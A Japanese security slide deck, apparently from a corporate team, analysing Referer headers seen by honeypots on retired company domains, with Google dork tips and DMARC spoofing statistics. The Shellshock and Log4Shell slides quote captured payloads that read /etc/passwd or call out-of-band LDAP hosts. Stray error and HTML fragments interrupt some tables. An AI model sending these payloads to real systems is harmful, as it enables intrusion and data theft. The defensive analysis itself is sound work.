- ノイズを除去しないと残存訪問者の人数を推計することも、減少傾向 (あったとしても) 把握することはむずかしい


Refererを活用した被リンクページの調査

残存リンクからの訪問者の流入

- そもそも、インターネット上にリンクが残っているため、訪問者がアクセスしてくる
- 被リンクページを特定することで、アクセス流入経路を断つことができる
- ウェブアクセスログのRefererヘッダに注目し、被リンクページの特定を目指す



インターネット上に残存したリンク




旧自社サイト (閉鎖済み)



ドロップキャッチした第三者によって
宛先が悪性サイトに切り替えられる

第三者による悪性サイト



Refererの内訳

- ウェブサイトとして利用していた複数のドメイン名を対象にRefererを分類した
- ウェブアクセス全体の90%ではRefererは空だった

Referer分類	比率
検索エンジン	64.38 %
自身のサイト	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

Referer "検索エンジン"

- google.com を始めとする検索サービスからの流入に見えた

Referer分類	比率
検索エンジン	64.38 %
自身のサイト	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

"https://www.google.com/"

"https://duckduckgo.com/"

"https://www.google.fr/"

"https://www.bing.com/"

"https://www.google.co.uk/"

"https://www.google.de/"

"https://www.yahoo.com/"

"www.google.com"

"https://google.com/"

"https://www.google.com"

"http://www.baidu.com/"

"http://www.google.com.hk"

"https://www.google.com/search?q=wordpress"

"https://www.google.com/search?hl=en&q=testing"

"https://google.com"

Referer "検索エンジン"

- しかし、該当するRefererからのアクセスのうち98%が、スキャナ判定されたIPを送信元としていた
- 被リンクページの特定には活用できないノイズ

Referer分類	比率
検索エンジン	64.38 %
自身のサイト	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

shape: (3, 3)

ip_tag	count	percentage
str	u32	f64
"vulnerability_scanner"	531281	98.471624
"Others"	8240	1.527264
"api_endpoint_scanner"	6	0.001112

Referer "利用終了ドメイン名"

- 接続先である利用終了ドメイン名と同一のドメイン名がRefererであるケース
- 被リンクページの調査には活用できないためノイズとする

Referer分類	比率
検索エンジン	64.38 %
自身のサイト	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

Referer "利用終了ドメイン名"

- サイト内で移動しているようにも見えるが、ハニーポットのページにリンクは一切存在しない

Referer分類	比率
検索エンジン	64.38 %
自身のサイト	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %

未この XML ファイルにはスタイル情報が関連付けられていないようです。以下にドキュメントツリーを表示します。

W

S<Error>
<Code>AccessDenied</Code>
<Message>Access Denied</Message>
</Error>

Referer "利用終了ドメイン名"

- 訪問者が指定したパスに注目したところ、サイトの探索を目的とした可能性が考えられる項目があった
- (スキャンツールがクローキングを回避するために、アクセス先のドメイン名をRefererに指定したか?)

Referer分類	比率
検索エンジン	64.38 %
自身のサイト	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

"/favicon.ico"	103118
"/"	12052
"/api/user/ismustmobile"	1453
"/app/"	1073
"/h5/"	1022
"/m/"	989
"/api/config"	831
"/api"	714
"/apply_sec.cgi"	699
"/wp-login.php"	649
"/biz/server/config"	566

Referer "攻撃目的の文字列"

- 脆弱性の侵害を目的とした文字列がRefererに含まれることがある
- 当然ノイズ

Referer分類	比率
検索エンジン	64.38 %
自身のサイト	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

Referer "攻撃目的の文字列"

- Shellshock (CVE-2014-6271)

```
"()%20%7B%20ignored;%20%7D;%20echo%20Content-Type:%20text/html;%20echo%20;%20/bin/cat%20/etc/passwd" 2436
"()\x20{\x20ignored;\x20};\x20echo\x20Content-Type:\x20text/html;\x20echo\x20;\x20/bin/cat\x20/etc/passwd" 1
```

< デコードすると >

() { ignored; }; echo Content-Type: text/html; echo ; /bin/cat /etc/passwd

-> パスワードファイルの表示を試みている

Referer "攻撃目的の文字列"

- Log4Shell (CVE-2021-44228)

```
"${%7Bjndi:ldap://${%7B:-286%7D}${%7B:-323%7D}.${%7BhostName%7D}.referer.d5h41jsns3cs73b8uk00hasnyux3wbna9.ctcu32hm272c73es4jn0p1bko7fpc3p9q.oast.me%7D}"
"${%7Bjndi:ldap://127.0.0.1%23.${%7BhostName%7D}.referer.d3este7vrtbs73chtnd0ppuaeb4z1o3ch.ct298cg1p6cc73e8586gytqyxx8pq59ji.oast.online%7D}"
"${%7Bjndi:ldap://${%7B:-517%7D}${%7B:-937%7D}.${%7BhostName%7D}.referer.d3gav51k1o6c73f0brgge94pitqiiizaw.ctcu32hm272c73es4jn0p1bko7fpc3p9q.oast.me%7D}"
"${%7Bjndi:ldap://127.0.0.1%23.${%7BhostName%7D}.referer.d5i9jdnvrtbs73c7arcgbtm64gjwridog.ct298cg1p6cc73e8586gytqyxx8pq59ji.oast.online%7D}"
"${%7Bjndi:ldap://${%7B:-685%7D}${%7B:-160%7D}.${%7BhostName%7D}.referer.d3esnbpgjepc73b10j20y33934nc3bq9k.ctcu2p1m272c7385m3e0phpthmcxzgj6n.oast.pro%7D}"
"${%7Bjndi:ldap://127.0.0.1%23.${%7BhostName%7D}.referer.d4suta7050cs739v0620wc3n53z7z97ru.ct298cg1p6cc73e8586gytqyxx8pq59ji.oast.online%7D}"
"${%7Bjndi:ldap://127.0.0.1%23.${%7BhostName%7D}.referer.d3gaf3v2ia2c73eoopl3pek1tzfe5i5k.ct298cg1p6cc73e8586gytqyxx8pq59ji.oast.online%7D}"
"${%7Bjndi:ldap://127.0.0.1%23.${%7BhostName%7D}.referer.d3gav51k1o6c73f0brgg69p7wzao8csju.ctcu32hm272c73es4jn0p1bko7fpc3p9q.oast.me%7D}"
```

< デコードすると >


```
${jndi:ldap://-.-.${hostName}.referer.d5h41jsns3cs73b8uk00hasnyux3wbna9.ctcu32hm272c73es4jn0p1bko7fpc3p9q.oast.me}
```

-> LDAPへのアクセスを試みている

Referer "業務系サービス"

- Jira、github など業務で活用するサービス
- 本物の被リンクページの可能性があり、ノイズではない

Referer分類	比率
検索エンジン	64.38 %
自身のサイト	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか



Referer "未分類"

- 一見して何のサイトから流入したのか判別がつかない Referer
- 本物の被リンクページが存在する可能性があり、**ノイズではない**

Referer分類	比率
検索エンジン	64.38 %
自身のサイト	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

Referer "wordpress関連パス"

- 様々なサイトにおけるwordpress関連パスが指定されたURLが指定されたReferer
- wordpressに関する脆弱性スキャナが複数のドメイン名を巡回している可能性。 **ノイズと判断する。**

Referer分類	比率
検索エンジン	64.38 %
自身のサイト	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

```
"http://[redacted]%5E/wp-json/mwai-ui/v1/files/upload"
"https://[redacted]co.jp/wp-login.php"
"https://[redacted].com/wp-login.php"
"https://[redacted].jp/wp-login.php"
"https://www.[redacted]co.jp/wp-login.php"
"http://[redacted]com//wp-login.php"
"https://www[redacted].nl//wp-login.php"
"https://[redacted]com//wp-login.php"
```


Referer "SNS"

- Facebook、Reddit、旧 Twitter、Telegram からのアクセス
- SNSのプライバシー保護機能により、被リンクページにたどり着けない可能性はあるがノイズではない

Referer分類	比率
検索エンジン	64.38 %
自身のサイト	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

"https://www.facebook.com/"

"https://t.co/"

"https://t.me/bads_community"

"https://t.me/UN_06"

"https://www.linkedin.com/"

"https://www.reddit.com/"

"https://twitter.com/"

Referer "自社グループサイト"

- 弊社グループ企業のページからの流入
- 被リンクページを発見した場合にはリンク除去対応がしやすい。ノイズではない。

Referer分類	比率
検索エンジン	64.38 %
自身のサイト	<div>サービス終了のお知らせ（20 日）</div> <div>NTTコミュニケーションズ株式会社</div> <div>お客さま各位</div> <div>サービス終了のお知らせ</div>
攻撃目的の文字列	
業務系サービス	
未分類	
wordpress関連パス	
SNS	
自社グループサイト	ごくわずか

被リンクページ特定の壁

- 課題

最近のWebブラウザは**Refererに詳細なパスを載せない**ことがほとんど

Webサイト（のドメイン名）はわかるが、該当のページがわからない

- 工夫：Google Dorks ※

```
site:example.com link:aaa.example
```

- site演算子：指定されたドメイン名でインデックスされているWebページを検索
- link演算子：指定URLへのリンクを含むWebページを検索

※ 検索演算子を駆使して狙った情報を収集するテクニック

残存リンクの削除



- Wikipediaなどの編集可能なサイトは自ら削除対応
- 編集ができないサイトについては管理者への連絡することで削除ができる可能性



概要 [\[編集\]](#)

音声系システム、ネットワークインテグレーション、サーバ系システムエンジニアリング、セキュリティの4つのコアビジネスを提案から設計・構築、保守・運用にいたるまでワンストップで提供するNTTコミュニケーションズの戦略的子会社。NTTグループと連携し、法人に対するネットワークや通信に関わる幅広い分野で、国内大手企業から各省庁の情報通信システム、国内・国際を含む大規模ネットワークに至るまでの業務を手掛けている。[NTT東日本](#)、[NTT西日本](#)のPBXの販売代理店業務や[NTTドコモ](#)の携帯電話等の取次ぎ業務なども行う。

2015年1月1日、NTTコム エンジニアリング株式会社(旧NTTコム S&E株式会社)より、ソリューション事業を移管・承継、旧NTTコムテクノロジー株式会社のエンジニアリング業務をNTTコム エンジニアリング株式会社に移管。NTTコムグループ内の業務分担の機能見直しにより、エンジニアリング事業は(旧NTTコムS&E) からNTTコムエンジニアリング株式会社に、ソリューション事業は(旧NTTコムテクノロジー) からNTTコムソリューションズへ吸収分割による事業再編及び商号変更を実施。これにより、NTTコムソリューションズ株式会社は、NTTコムグループにおけるソリューション事業に特化した中核会社の位置づけとなった。

オフィス [\[編集\]](#)

設立 1988年4月26日

業種 情報・通信業

法人番号 1010401074310

事業内容 法人向けICTソリューション
クラウドサービス
ネットワークサービス
モバイル、セキュリティ
ITO/BPOサービス等
コンサルティング提案
基本設計、詳細設計/構築
運用保守サービス提供など
・NTTコミュニケーションズ グループ
社内システム維持開発・構築
運用保守

代表者 菅原 英宗 (代表取締役社長)

資本金 1億円

売上高 321億円 (2018年度)

従業員数 1209名 (2019年5月1日現在)

決算期 3月末日

主要株主 エヌ・ティ・ティ・コミュニケーションズ株式会社

外部リンク <https://www.ntt.com>

[テンプレートを表示](#)

概要 [\[ソースを編集\]](#)

音声系システム、ネットワークインテグレーション、サーバ系システムエンジニアリング、セキュリティの4つのコアビジネスを提案から設計・構築、保守・運用にいたるまでワンストップで提供するNTTコミュニケーションズの戦略的子会社。NTTグループと連携し、法人に対するネットワークや通信に関わる幅広い分野で、国内大手企業から各省庁の情報通信システム、国内・国際を含む大規模ネットワークに至るまでの業務を手掛けている。[NTT東日本](#)、[NTT西日本](#)のPBXの販売代理店業務や[NTTドコモ](#)の携帯電話等の取次ぎ業務なども行う。

2015年1月1日、NTTコム エンジニアリング株式会社(旧NTTコム S&E株式会社)より、ソリューション事業を移管・承継、旧NTTコムテクノロジー株式会社のエンジニアリング業務をNTTコム エンジニアリング株式会社に移管。NTTコムグループ内の業務分担の機能見直しにより、エンジニアリング事業は(旧NTTコムS&E) からNTTコムエンジニアリング株式会社に、ソリューション事業は(旧NTTコムテクノロジー) からNTTコムソリューションズへ吸収分割による事業再編及び商号変更を実施。これにより、NTTコムソリューションズ株式会社は、NTTコムグループにおけるソリューション事業に特化した中核会社の位置づけとなった。

設立 1988年4月26日

業種 情報・通信業

法人番号 1010401074310

事業内容 法人向けICTソリューション
クラウドサービス
ネットワークサービス
モバイル、セキュリティ
ITO/BPOサービス等
コンサルティング提案
基本設計、詳細設計/構築
運用保守サービス提供など
・NTTコミュニケーションズ グループ
社内システム維持開発・構築
運用保守

代表者 菅原 英宗 (代表取締役社長)

資本金 1億円

売上高 321億円 (2018年度)

従業員数 1209名 (2019年5月1日現在)

決算期 3月末日

主要株主 エヌ・ティ・ティ・コミュニケーションズ株式会社

[テンプレートを表示](#)

Refererに含まれるノイズ



- Refererは、訪問者がどのサイトから流入してきたのか調査する際に有効だが、一方で大量の「ノイズ」が含まれている
 - それらのノイズを除去することで、埋もれた被リンクページの調査に着手することができる
- Refererにサイトのパスが含まれていないことは多く、被リンクページをRefererのみで発見できる可能性は高くない
 - Google Dorks を活用することで、被リンクページを特定できることがある

DMARC Report の中長期分析（おまけ）


偽装メールのリスク

- ドメイン名の廃止には様々なリスクがつきまとうが、**偽装メール**もそのうちの 1 つ
- 攻撃者は Header-From を書き換えればよいだけなので、偽装メールを送信するだけなら難しくない
- 我々は各種 DNS レコードを設定することで偽装メールの受信防止と DMARC Report の収集をしている
- 収集した DMARC Report から**利用終了ドメイン名においても、偽装メールの送信元として詐称**されていることを確認している





観測した偽装メール 件数

- 観測期間：2025 年 6 月 ~ 11 月上旬
- 対象としたドメイン名の数：149 個 (そのうち 60 個で偽装メールの存在を確認)
- 偽装メール総数：2083 件



偽装メールの統計情報

- 偽装メール総数 (2025/06 ~ 10) : 2083 件
- 偽装メールの送信元の半数以上が中国
- 偽装メールの宛先の半数以上がドコモ



DNS レコード

各種 DNS レコードを設定しており、
自社の利用終了ドメイン名を騙ったメールの対策と DMARC レポートの収集をしている

- DMARC: *"v=DMARC1; p=reject; aspf=s; rua=mailto:rua@example.com; ruf=mailto:ruf@example.com"*

SPFの認証に失敗したメールの受取を拒否することを推奨するポリシー
指定したメールアドレス宛にレポート (RUA と RUF) の送信を依頼

- SPF: *"v=spf1 -all"*

あらゆる送信元 IP アドレスからのメールを不正メールとして処理する


- MX: *0 .*

レコードが設定されたドメイン名でメールの受信をしないことを明示している

- ドメイン名がドロップキャッチされた場合偽装メールが受信される可能性が高まる

DMARC 認証

- 受信者は公開された DMARC レコードからそのメールの SPF、DKIM 認証に失敗したときに、メールをどのように扱うべきか判断する



DMARC 認証

